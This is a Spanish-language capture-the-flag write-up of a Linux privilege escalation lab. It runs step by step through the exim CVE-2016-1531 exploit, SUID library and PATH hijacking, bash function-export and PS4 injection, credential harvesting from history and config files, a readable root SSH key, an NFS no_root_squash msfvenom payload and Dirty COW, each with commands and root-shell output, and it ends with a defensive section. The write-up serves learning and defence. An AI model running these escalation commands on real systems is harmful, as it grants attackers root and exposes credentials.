
```
❯ searchsploit exim 4.84
------- -----------------------
 Exploit Title |  Path
------- -----------------------
Exim - | linux/local/39702.rb
Exim 4 | linux/local/39535.sh
Exim < | linux/local/39549.txt
Exim < | linux/remote/44571.py
PHPMai | php/webapps/42221.py
------- -----------------------
Shellcodes: No Results
```

El exploit `39535.sh` corresponde a **CVE-2016-1531**, una vulnerabilidad en exim que permite escalada de privilegios local en versiones ≤ 4.84-3.

```
searchsploit -x linux/local/39535.sh
```




```
/home/user/tools/suid/exim/cve-2016-1531.sh
```



```
<home/user/tools/suid/exim/
<s/suid/exim/cve-2016-1531.sh
[ CVE-2016-1531 local root exploit
perl: warning: Setting locale failed.
perl: warning: Please check that your locale
 settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LC_PAPER = "es_CL.UTF-8",
        LC_ADDRESS = "es_CL.UTF-8",
        LC_MONETARY = "es_CL.UTF-8",
        LC_NUMERIC = "es_CL.UTF-8",
        LC_TELEPHONE = "es_CL.UTF-8",
        LC_IDENTIFICATION = "es_CL.UTF-8",
        LC_MEASUREMENT = "es_CL.UTF-8",
        LC_TIME = "es_CL.UTF-8",
        LC_NAME = "es_CL.UTF-8",
        LANG = "en_US.UTF-8"
    are supported and installed on your syst
em.
perl: warning: Falling back to the standard
locale ("C").
sh-4.1# id
uid=0(root) gid=1000(user) groups=0(root)
sh-4.1#
```

Task 12 — SUID: Shared Object Injection

Un binario SUID puede intentar cargar una librería `.so` desde una ruta que no existe. Si esa ruta está en un directorio escribible por el usuario, se puede colocar una librería maliciosa que el binario cargará con privilegios root.

```
# El binario corre pero no hace nada útil
/usr/local/bin/suid-so
```

```
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
[==========================================================================>] 99 %
Done.
user@debian:~$
```

```
# Detectar librerías faltantes con strace
strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"
```

`strace` intercepta las llamadas al sistema. El resultado muestra que busca `/home/user/.config/libcalc.so` y no la encuentra.

```
user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)       = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)        = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
user@debian:~$
```

```
mkdir -p /home/user/.config
gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/tools/suid/libcalc.c
```

```
user@debian:~$ mkdir /home/user/.config
<C -o /home/user/.config/libcalc.so /home/user/tools/suid/li
<C -o /home/user/.config/libcalc.so /home/user/tools/suid/libcalc.c
user@debian:~$
```

```
/usr/local/bin/suid-so
```


```
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# whoami
root
bash-4.1# id
uid=0(root) gid=1000(user) egid=50(staff) groups=0(root),24(cdrom),25(floppy),29(audio),30(d
ip),44(video),46(plugdev),1000(user)
bash-4.1#
```

Task 13 — SUID: PATH Hijacking

Un binario SUID llama a otro programa usando solo su nombre (`service`) sin especificar la ruta absoluta (`/usr/sbin/service`). El shell busca el binario en los directorios del `$PATH` de izquierda a derecha. Si se agrega un directorio controlado por el usuario al inicio del PATH, el shell encuentra el binario malicioso primero.

```
# Ver qué llama el binario
```

```
strings /usr/local/bin/suid-env
```




```
# Compilar un "service" malicioso
gcc -o service /home/user/tools/suid/service.c

# Inyectar el directorio actual al inicio del PATH y ejecutar el binario
PATH=.:$PATH /usr/local/bin/suid-env
```



Task 14 — SUID: Variables de entorno / Bash function export

Bash < 4.2-048 permite exportar funciones con nombres de rutas absolutas. Cuando un binario SUID ejecuta un programa por ruta absoluta, Bash busca primero si existe una función exportada con ese nombre.

```
# Verificar qué llama suid-env2 (ruta absoluta esta vez)
strings /usr/local/bin/suid-env2
```

```
user@debian:~$ strings /usr/local/bin/suid-env2
/lib64/ld-linux-x86-64.so.2
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
/usr/sbin/service apache2 start
user@debian:~$ /bin/bash --version
GNU bash, version 4.1.5(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@debian:~$
```

```
# Versión de bash
/bin/bash --version
# bash 4.1.5 → vulnerable a function export por nombre de ruta absoluta
```

```
# Crear función con nombre de ruta absoluta y exportarla
function /usr/sbin/service { /bin/bash -p; }
export -f /usr/sbin/service

/usr/local/bin/suid-env2
```

```
user@debian:~$ function /usr/sbin/service { /bin/bash -p; }
user@debian:~$ export -f /usr/sbin/service
user@debian:~$ /usr/local/bin/suid-env2
root@debian:~# whoami
root
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(p
lugdev),1000(user)
root@debian:~#
```

Task 15 — SUID: Variables de entorno / PS4 debugging

Bash < 4.4 evalúa la variable `PS4` cuando se activa el modo de depuración (`-x`). Si un binario SUID corre con bash y se puede inyectar `PS4` con un comando, ese comando se ejecuta con los privilegios del binario (root).

```
env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootbash; chmod +xs
/tmp/rootbash)' \
  /usr/local/bin/suid-env2

/tmp/rootbash -p
```

```
user@debian:~$ /tmp/rootbash -p
rootbash-4.1# whoami
root
rootbash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),
29(audio),30(dip),44(video),46(plugdev),1000(user)
rootbash-4.1#
```

Task 16 — Credenciales en historial de comandos

El historial de bash guarda todos los comandos ejecutados por el usuario, incluyendo contraseñas que se hayan escrito en texto plano como argumentos.

```
cat ~/.*history | less
```


```
user@debian:~$ cat ~/.*history | less
WARNING: terminal is not fully functional
-  (press RETURN)
```

```
user@debian:~$ cat ~/.*history | less
WARNING: terminal is not fully functional
ls -aless RETURN)
cat .bash_history
ls -al
mysql -h somehost.local -uroot -ppassword123
exit
cd /tmp
clear
ifconfig
netstat -antp
nano myvpn.ovpn
ls
identify


(END)
```

Se encuentra el comando `mysql -h somehost.local -uroot -ppassword123` — la contraseña de root está expuesta en el historial.

```
su root
# Contraseña: password123
```




Task 17 — Credenciales en archivos de configuración


Los archivos de configuración de servicios frecuentemente contienen credenciales en texto plano. Un archivo `.ovpn` puede apuntar a un archivo de autenticación externo.

```
cat /home/user/myvpn.ovpn
# Línea: auth-user-pass /etc/openvpn/auth.txt

cat /etc/openvpn/auth.txt
# Usuario: root
# Contraseña: password123
```




```
su root
# Contraseña: password123
```



Task 18 — Clave SSH privada expuesta

Si la clave SSH privada de root tiene permisos incorrectos (readable por otros usuarios), cualquier usuario del sistema puede copiarla y usarla para autenticarse como root por SSH.

```
ls -la /
# Se observa el directorio /.ssh
```

```
user@debian:~$ ls -la /
total 96
drwxr-xr-x 22 root root  4096 Aug 25  2019 .
drwxr-xr-x 22 root root  4096 Aug 25  2019 ..
drwxr-xr-x  2 root root  4096 Aug 25  2019 .ssh
drwxr-xr-x  2 root root  4096 Aug 25  2019 bin
drwxr-xr-x  3 root root  4096 May 12  2017 boot
drwxr-xr-x 12 root root  2820 Oct 23 15:22 dev
drwxr-xr-x 67 root root  4096 Oct 23 15:22 etc
drwxr-xr-x  3 root root  4096 May 15  2017 home
lrwxrwxrwx  1 root root    30 May 12  2017 initrd.img -> boot/initrd.img-2.6.32-5-amd64
drwxr-xr-x 12 root root 12288 May 14  2017 lib
lrwxrwxrwx  1 root root     4 May 12  2017 lib64 -> /lib
drwx------  2 root root 16384 May 12  2017 lost+found
drwxr-xr-x  3 root root  4096 May 12  2017 media
drwxr-xr-x  2 root root  4096 Jun 11  2014 mnt
drwxr-xr-x  2 root root  4096 May 12  2017 opt
dr-xr-xr-x 96 root root     0 Oct 23 15:18 proc
drwx------  5 root root  4096 May 15  2020 root
drwxr-xr-x  2 root root  4096 May 13  2017 sbin
drwxr-xr-x  2 root root  4096 Jul 21  2010 selinux
drwxr-xr-x  2 root root  4096 May 12  2017 srv
drwxr-xr-x 13 root root     0 Oct 23 15:18 sys
drwxrwxrwt  2 root root  4096 Oct 23 15:34 tmp
drwxr-xr-x 11 root root  4096 May 13  2017 usr
drwxr-xr-x 14 root root  4096 May 13  2017 var
lrwxrwxrwx  1 root root    27 May 12  2017 vmlinuz -> boot/vmlinuz-2.6.32-5-amd64
user@debian:~$
```

```
ls -l /.ssh/
# root_key con permisos 644 — readable por todos
```

```
user@debian:~$ ls -l /.ssh
total 4
-rw-r--r-- 1 root root 1679 Aug 25  2019 root_key
user@debian:~$
```

```
cat /.ssh/root_key
```




```
# Copiar la clave y ajustar permisos (SSH rechaza claves con permisos > 600)
chmod 600 ~/root_key
ssh -i ~/root_key -oPubkeyAcceptedKeyTypes=+ssh-rsa -oHostKeyAlgorithms=+ssh-rsa
root@<IP>
```

```
❯ chmod 600 ~/root_key
❯ ssh -i ~/root_key -oPubkeyAcceptedKeyTypes=+ssh-rsa -oHostKeyAlgorithms=+ssh-rsa root@10.66.142.117
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 25 14:02:49 2019 from 192.168.1.2
root@debian:~#
```

Task 19 — NFS: no_root_squash

Por defecto, NFS convierte al usuario root del cliente en el usuario `nobody` al crear archivos en el share (root squashing). Cuando esta protección está deshabilitada (`no_root_squash`), root en la máquina atacante puede crear archivos que conserven la propiedad root y el bit SUID en la VM víctima.

```
# Verificar exports NFS
cat /etc/exports
# /tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
```


```
user@debian:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)


#/tmp *(rw,sync,insecure,no_subtree_check)

user@debian:~$
```

```
# Desde la máquina atacante (como root), montar el share NFS
mkdir /tmp/nfs
mount -o rw,vers=3 <IP>:/tmp /tmp/nfs
```




```
# Crear payload y activar bit SUID desde el atacante (como root)
msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
chmod +xs /tmp/nfs/shell.elf
```




```
# En la VM víctima:
/tmp/shell.elf
```



Task 20 — Dirty COW (CVE-2016-5195)

Dirty COW es una vulnerabilidad en el kernel Linux (versiones < 4.8.3) que explota una condición de carrera en el mecanismo copy-on-write de la memoria. Permite a un usuario sin privilegios escribir en archivos de solo lectura mapeados en memoria, incluyendo binarios del sistema.

```
# Compilar el exploit
gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w

# Ejecutar (reemplaza /usr/bin/passwd con una copia de bash)
./c0w
```



El exploit lanza dos threads que compiten: uno hace `madvise` para descartar la página, otro escribe en el mapeo copy-on-write. La carrera gana eventualmente y sobreescribe `/usr/bin/passwd`:



Cuando termina, `/usr/bin/passwd` es ahora una copia de bash con SUID de root:

```
/usr/bin/passwd
```

```
ptrace 0

user@debian:~$ madvise 0

/usr/bin/passwd
root@debian:/home/user# whoami
root
root@debian:/home/user# id
uid=0(root) gid=1000(user) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),4
6(plugdev),1000(user)
root@debian:/home/user#
```

Para restaurar el sistema después:

```
mv /tmp/bak /usr/bin/passwd
```

Task 21 — Herramientas de enumeración automática

En lugar de buscar manualmente cada vector, existen scripts que automatizan la enumeración:

Herramienta	Descripción
linpeas.sh	Enumeración exhaustiva con colores por criticidad. El más completo.
LinEnum.sh	Enumeración estructurada, salida más legible.
lse.sh	Linux Smart Enumeration. Pide contraseña opcionalmente para verificar si se puede usar sudo.

```
ls /home/user/tools/privesc-scripts/
```

```
user@debian:~$ ls /home/user/tools/privesc-scripts/
LinEnum.sh  linpeas.sh  lse.sh
user@debian:~$
```

```
# Transferir y ejecutar
scp linpeas.sh user@<IP>:/tmp/
chmod +x /tmp/linpeas.sh
/tmp/linpeas.sh

# lse.sh con nivel de detalle máximo
/tmp/lse.sh -l 2
```

Estas herramientas son el punto de partida en cualquier engagement real: identifican rápidamente los vectores más prometedores para enfocar el esfuerzo manual.

Lo que probé y no funcionó

Task 16 — `less` en terminal no interactiva: Al ejecutar `cat ~/.*history | less`, el terminal mostró `WARNING: terminal is not fully functional` porque la sesión SSH no tenía un terminal completamente interactivo. `less` requiere control del terminal para paginar. El historial igual era legible navegando con RETURN, pero es más directo usar directamente `cat ~/.*history` sin pipear a `less`.

Impacto

Una máquina con cualquiera de estos vectores abiertos en producción representa un riesgo crítico. El escenario más realista no es que un atacante explote los 20 vectores — basta con uno. Con acceso inicial como usuario sin privilegios (por ejemplo, vía una aplicación web vulnerable o credenciales filtradas), un atacante puede:

- **Leer cualquier archivo del sistema**, incluyendo `/etc/shadow`, claves SSH privadas, configuraciones de servicios y bases de datos internas.
- **Instalar backdoors persistentes** — crear usuarios con UID 0, agregar claves SSH autorizadas en `/root/.ssh/authorized_keys`, plantar tareas cron como root.
- **Moverse lateralmente** usando las credenciales encontradas (historial, archivos de configuración) contra otros sistemas de la red.
- **Destruir evidencia** — borrar logs en `/var/log/`, limpiar el historial de bash, modificar timestamps.
- **Ransomware o exfiltración** — con acceso root tiene acceso irrestricto a todos los datos del sistema.

La mayoría de estos vectores no requieren herramientas sofisticadas ni exploits de día cero — solo conocer las misconfiguraciones más comunes y saber dónde buscarlas.

Perspectiva defensiva

sudo:

- Auditar `/etc/sudoers` y eliminar permisos innecesarios. Ningún usuario debería tener `NOPASSWD` sobre binarios que permiten shell escape (find, vim, awk, ftp, nmap).
- No preservar `LD_PRELOAD` ni `LD_LIBRARY_PATH` en sudo (`env_reset` por defecto los elimina — verificar que no estén en `env_keep`).

Binarios SUID:

- `find / -perm -4000 -type f 2>/dev/null` — auditar regularmente. Cualquier binario SUID personalizado es una señal de alerta.
- Los binarios SUID siempre deben llamar a otros programas con rutas absolutas.
- Mantener el software actualizado: exim CVE-2016-1531 tiene parche desde 2016.

Tareas cron:

- Los scripts ejecutados por root no deben tener permisos de escritura para otros usuarios (`chmod 755` o más restrictivo).
- Usar rutas absolutas en los scripts de cron.
- Evitar `tar *` o cualquier wildcard en scripts ejecutados como root.

Credenciales:

- Nunca pasar contraseñas como argumentos de línea de comandos — quedan en el historial de bash. Usar archivos de configuración con permisos `600` o variables de entorno.
- Los archivos de autenticación de servicios (`auth.txt`, `.ovpn`) deben tener permisos restrictivos y no deben estar en directorios accesibles por usuarios sin privilegios.

Claves SSH:

- Las claves privadas (`id_rsa`, `root_key`) deben tener permisos `600` y pertenecer solo al usuario correspondiente.
- No almacenar claves privadas de root en ubicaciones accesibles desde sesiones de usuario normal.

NFS:

- Nunca exportar directorios con `no_root_squash` a menos que sea estrictamente necesario.
- Restringir acceso NFS por IP (`192.168.1.0/24` en lugar de `*`).
- No exportar directorios que contengan datos sensibles o que sean escribibles.

Kernel:

- Mantener el kernel actualizado. Dirty COW (CVE-2016-5195) fue parcheado en octubre de 2016 — una máquina vulnerable en producción hoy indica falta de política de actualizaciones.
- Considerar módulos de seguridad como AppArmor o SELinux para limitar lo que los procesos pueden hacer incluso con root.

Conclusión

Esta room demuestra la amplitud del campo de escalada de privilegios en Linux. Los vectores cubiertos van desde errores de configuración simples (permisos de escritura en scripts de cron, credenciales en texto plano) hasta técnicas más sofisticadas (wildcard injection, function export en bash, vulnerabilidades de kernel). En un engagement real, la combinación de enumeración automática con herramientas como linpeas y análisis manual de los resultados es el enfoque más efectivo para identificar el camino de menor resistencia hacia root.